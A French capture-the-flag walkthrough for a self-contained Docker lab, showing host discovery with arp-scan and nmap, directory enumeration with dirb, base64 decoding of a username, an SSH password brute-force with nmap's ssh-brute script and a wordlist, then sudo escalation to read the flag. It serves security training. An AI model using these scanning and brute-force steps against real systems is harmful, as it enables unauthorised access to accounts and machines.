Guide de résolution CTF #1

Scanning & Bruteforcing

Notice

Il est possible qu’il y ait des incohérences entre les différentes captures d’écran (adresse IP qui change par exemple).
Cela s’explique par le fait qu’il y a eu des redémarrage et re-build des différentes machines.

Description

La CTF #1 (ou CTF-1) est un Capture The Flag assez simple, composé de quatres Dockers:

- CTF-Hacker, qui correspond à la machine attaquante
- CTF-Server, qui host un site web
- CTF-Target, qui correspond à une machine cible dont le port 22 est ouvert
- CTF-Firefox, qui est une image Firefox mappé sur le port 5801 de la machine hôte.

Lancement des machines

On commence par lancer les machines à partir du fichier docker-compose.yml, à l'aide de la commande **`docker-compose up -d –build`**.


```
┌──(kali㉿kali)-[~/Documents/Projet/Forge/ctf-1]
└─$ sudo docker-compose up -d --build
[sudo] password for kali:
Building ctf-server
Sending build context to Docker daemon  14.85kB
Step 1/19 : FROM php:8.0-apache
 ---> 79f177f8e702
```

```
Recreating ctf-server  ... done
Recreating ctf-target  ... done
Recreating ctf-firefox ... done
Recreating ctf-hacker  ... done
```

```
┌──(kali㉿kali)-[~/Documents/Projet/Forge/ctf-1]
└─$ sudo docker-compose ps
[sudo] password for kali:
    Name                  Command               State                          Ports
-------------------------------------------------------------------------------------------------------
ctf-firefox   /init                            Up      0.0.0.0:5801->5800/tcp,:::5801->5800/tcp, 5900/tcp
ctf-hacker    tail -f /dev/null                Up
ctf-server    docker-php-entrypoint -D F ...   Up      80/tcp
ctf-target    /usr/sbin/sshd -D                Up      22/tcp
```

Lancement de CTF-Hacker

Ensuite, dans la même ou une nouvelle fenêtre, on entre la commande **`docker exec -it ctf-hacker bash`** pour obtenir un terminal de la machine attaquante.



Détection des adresses IP

On détermine ensuite notre adresse IP et celles des machines qui nous intéressent à l'aide des commandes **`ip a`** et **`arp-scan -l`** (ou **`arp-scan notreIP/NetmaskBit`**).

```
┌──(root㉿6972171eb581)-[/]
└─# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
451: eth0@if452: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:15:00:05 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.21.0.5/16 brd 172.21.255.255 scope global eth0
       valid_lft forever preferred_lft forever

┌──(root㉿6972171eb581)-[/]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 02:42:ac:15:00:05, IPv4: 172.21.0.5
Starting arp-scan 1.10.0 with 65536 hosts (https://github.com/royhills/arp-scan)
172.21.0.1      02:42:a7:34:56:37       (Unknown: locally administered)
172.21.0.2      02:42:ac:15:00:02       (Unknown: locally administered)
172.21.0.3      02:42:ac:15:00:03       (Unknown: locally administered)
172.21.0.4      02:42:ac:15:00:04       (Unknown: locally administered)
^C
```

Scan avec Nmap

On scanne ensuite les ports des machines pour déterminer les ports ouverts. La machine CTF-Server aura son port 80 ouvert, et on pourra y accéder depuis une page internet (CTF-Firefox ou directement depuis le navigateur de l’hôte).

La machine CTF-Target aura son port 22 d’ouvert, mais nous n’avons pas encore les identifiants pour nous y connecter


```
┌──(root㉿6972171eb581)-[/]
└─# nmap -sS 172.21.0.2 -vv
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-10 20:13 UTC
Initiating ARP Ping Scan at 20:13
Scanning 172.21.0.2 [1 port]
Completed ARP Ping Scan at 20:13, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:13
Completed Parallel DNS resolution of 1 host. at 20:13, 0.00s elapsed
Initiating SYN Stealth Scan at 20:13
Scanning ctf-server.ctf-1_ctf_net (172.21.0.2) [1000 ports]
Discovered open port 80/tcp on 172.21.0.2
Completed SYN Stealth Scan at 20:13, 0.06s elapsed (1000 total ports)
Nmap scan report for ctf-server.ctf-1_ctf_net (172.21.0.2)
Host is up, received arp-response (0.0000090s latency).
Scanned at 2023-04-10 20:13:49 UTC for 0s
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack ttl 64
MAC Address: 02:42:AC:15:00:02 (Unknown)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
           Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.032KB)
```

```
┌──(root㉿6972171eb581)-[/]
└─# nmap -sS 172.21.0.3 -vv
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-10 20:14 UTC
Initiating ARP Ping Scan at 20:14
Scanning 172.21.0.3 [1 port]
Completed ARP Ping Scan at 20:14, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:14
Completed Parallel DNS resolution of 1 host. at 20:14, 0.00s elapsed
Initiating SYN Stealth Scan at 20:14
Scanning ctf-target.ctf-1_ctf_net (172.21.0.3) [1000 ports]
Discovered open port 22/tcp on 172.21.0.3
Completed SYN Stealth Scan at 20:14, 0.06s elapsed (1000 total ports)
Nmap scan report for ctf-target.ctf-1_ctf_net (172.21.0.3)
Host is up, received arp-response (0.0000090s latency).
Scanned at 2023-04-10 20:14:09 UTC for 0s
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
MAC Address: 02:42:AC:15:00:03 (Unknown)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
           Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.032KB)
```

Le site de CTF-Server

CTF-Server héberge un site web sur son port 80, dans lequel sont cachées des informations.

La page help.php donne des indications.




Utilisation de Dirb


On utilise l’outil Dirb pour trouver les pages cachées du site. On remarque la présence des fichiers *robots.txt* et *notes*.

```
┌──(root㉿6972171eb581)-[/]
└─# dirb http://172.21.0.2/

-----------------

DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Apr 10 20:17:34 2023
URL_BASE: http://172.21.0.2/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://172.21.0.2/ ----
+ http://172.21.0.2/index.php (CODE:200|SIZE:1284)
+ http://172.21.0.2/notes (CODE:200|SIZE:201)
+ http://172.21.0.2/robots.txt (CODE:200|SIZE:60)
+ http://172.21.0.2/server-status (CODE:403|SIZE:199)

-----------------

END_TIME: Mon Apr 10 20:17:38 2023
DOWNLOADED: 4612 - FOUND: 4
```

Robots.txt ne contient rien d'intéressant.




Par contre le fichier notes nous donne un username chiffré avec une petite indication. On remarque que le username se fini par “=”, ce qui incite à utiliser la base 64 pour déchiffrer le username.



Utilisation de base64

On utilise l’outil base64 pour décoder le message. On répète l’action jusqu’à obtenir quelque chose de lisible. On détermine que le username est “sleepyjoe”.



Connection au port 22

Maintenant que nous avons l'identifiant SSH de la machine CTF-Target, nous pouvons tenter de bruteforce son port 22 pour trouver le mot de passe.

De nombreuses méthodes de bruteforcing sont disponibles sous format Cours/Tutoriel, n'importe laquelle de ces méthodes est valide (en supposant qu'elle fonctionne et soit correctement utilisée).

Pour ne pas complexifier ce guide, nous allons utiliser Nmap Script Engine pour cette étape (cf Tutoriel/tuto-nse pour plus de détails).

Utilisation de NSE


La machine CTF-Hacker dispose d'un dossier **/database** qui contient une liste de noms d'utilisateurs, d'une liste de mot de passe, ainsi que de la liste RockYou sous format txt.gz . Il y a un fichier aide.txt qui décrit tout cela et qui explique comment dézipper rockyou.txt.gz .

```
┌──(root㉿a88616169221)-[/]
└─# cd database/

┌──(root㉿a88616169221)-[/database]
└─# ls
aide.txt  passlist  rockyou.txt.gz  userlist
```

```
┌──(root㉿a88616169221)-[/database]
└─# cat aide.txt
Le fichier userlist contient une liste de noms d'utilisateurs (usernames)

Le fichier passlist contient une liste de mot de passes prédéfinis (passwords)

Le fichier rockyou.txt.gz est une version compressées de la fameuse liste de mot de passes "rockyou.txt". Vous pouvez la décompresser en entrant la commande suivante dans un terminal:
gzip -d rockyou.txt.gz
```


Utilisation de NSE

Nous connaissons le username pour se connecter en SSH, nous n'allons donc pas utiliser le fichier userlist, mais à la place créer un fichier (que l'on va appeler "SleepyJoe"), dans lequel nous écrirons le username. En effet, NSE a besoin d'un fichier en argument pour les usernames et les mots de passe.



Utilisation de NSE

Il ne nous reste plus qu'à appliquer ce qui a été vu dans le tutoriel sur NSE. Ici nous avons pris un mot de passe qui est disponible dans les fichiers *passlist* et *rockyou.txt* .



Obtention du mot de passe

Après un certain temps, on obtient le mot de passe de l’utilisateur.

```
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
| ssh-brute:
|   Accounts:
|     sleepyjoe:football - Valid credentials
|_  Statistics: Performed 34 guesses in 9 seconds, average tps: 3.8
MAC Address: 02:42:AC:12:00:04 (Unknown)
```

Connexion SSH à machine CTF-Target

Une fois le mot de passe de l’utilisateur trouvé, on se connecte en SSH à la machine CTF-Target (celle dont le port 22 est ouvert).

```
┌──(root㉿a88616169221)-[/database]
└─# ssh sleepyjoe@172.22.0.3
The authenticity of host '172.22.0.3 (172.22.0.3)' can't be established.
ED25519 key fingerprint is SHA256:1+iD01VOndo5R0qLZFAdBwHAtp3EFw5DKqY4tbq5vhg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.22.0.3' (ED25519) to the list of known hosts.
sleepyjoe@172.22.0.3's password:
Permission denied, please try again.
sleepyjoe@172.22.0.3's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 6.1.0-kali5-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

$
```

Une fois sur la machine CTF-Target

Le flag est sur la machine, caché dans le dossier */root*, qui n'est accessible que par les utilisateurs ayant les privilèges "root".

```
$ cd ..
$ cd ..
$ ls
bin  boot  dev  etc  home  lib  lib32  lib64  libx32  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
$ cd /root
-sh: 4: cd: can't cd to /root
```

Passage en Super User

Mais l'utilisateur sleepyjoe fait partie des membres du groupe Sudo, et nous connaissons son mot de passe. Nous allons donc passer en Super User à l'aide de la commande **`sudo su`**, et du mot de passe de l'utilisateur sleepyjoe.

```
$ id
uid=1000(sleepyjoe) gid=1000(sleepyjoe) groups=1000(sleepyjoe),27(sudo)
```

```
$ sudo su
[sudo] password for sleepyjoe:
root@86c2f5844acf:/# id
uid=0(root) gid=0(root) groups=0(root)
root@86c2f5844acf:/#
```

Capture du flag

Nous sommes passés en Root et avons gagné les privilèges associés. Nous pouvons donc accéder au dossier /root et récupérer le flag.

```
root@86c2f5844acf:/# ls
bin  boot  dev  etc  home  lib  lib32  lib64  libx32  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
root@86c2f5844acf:/# cd root/
root@86c2f5844acf:~# ls
flag.txt
root@86c2f5844acf:~# cat flag.txt
Congratulation on capturing this flag!

FLAG = {0urV3ryF&rstCTF}
root@86c2f5844acf:~#
```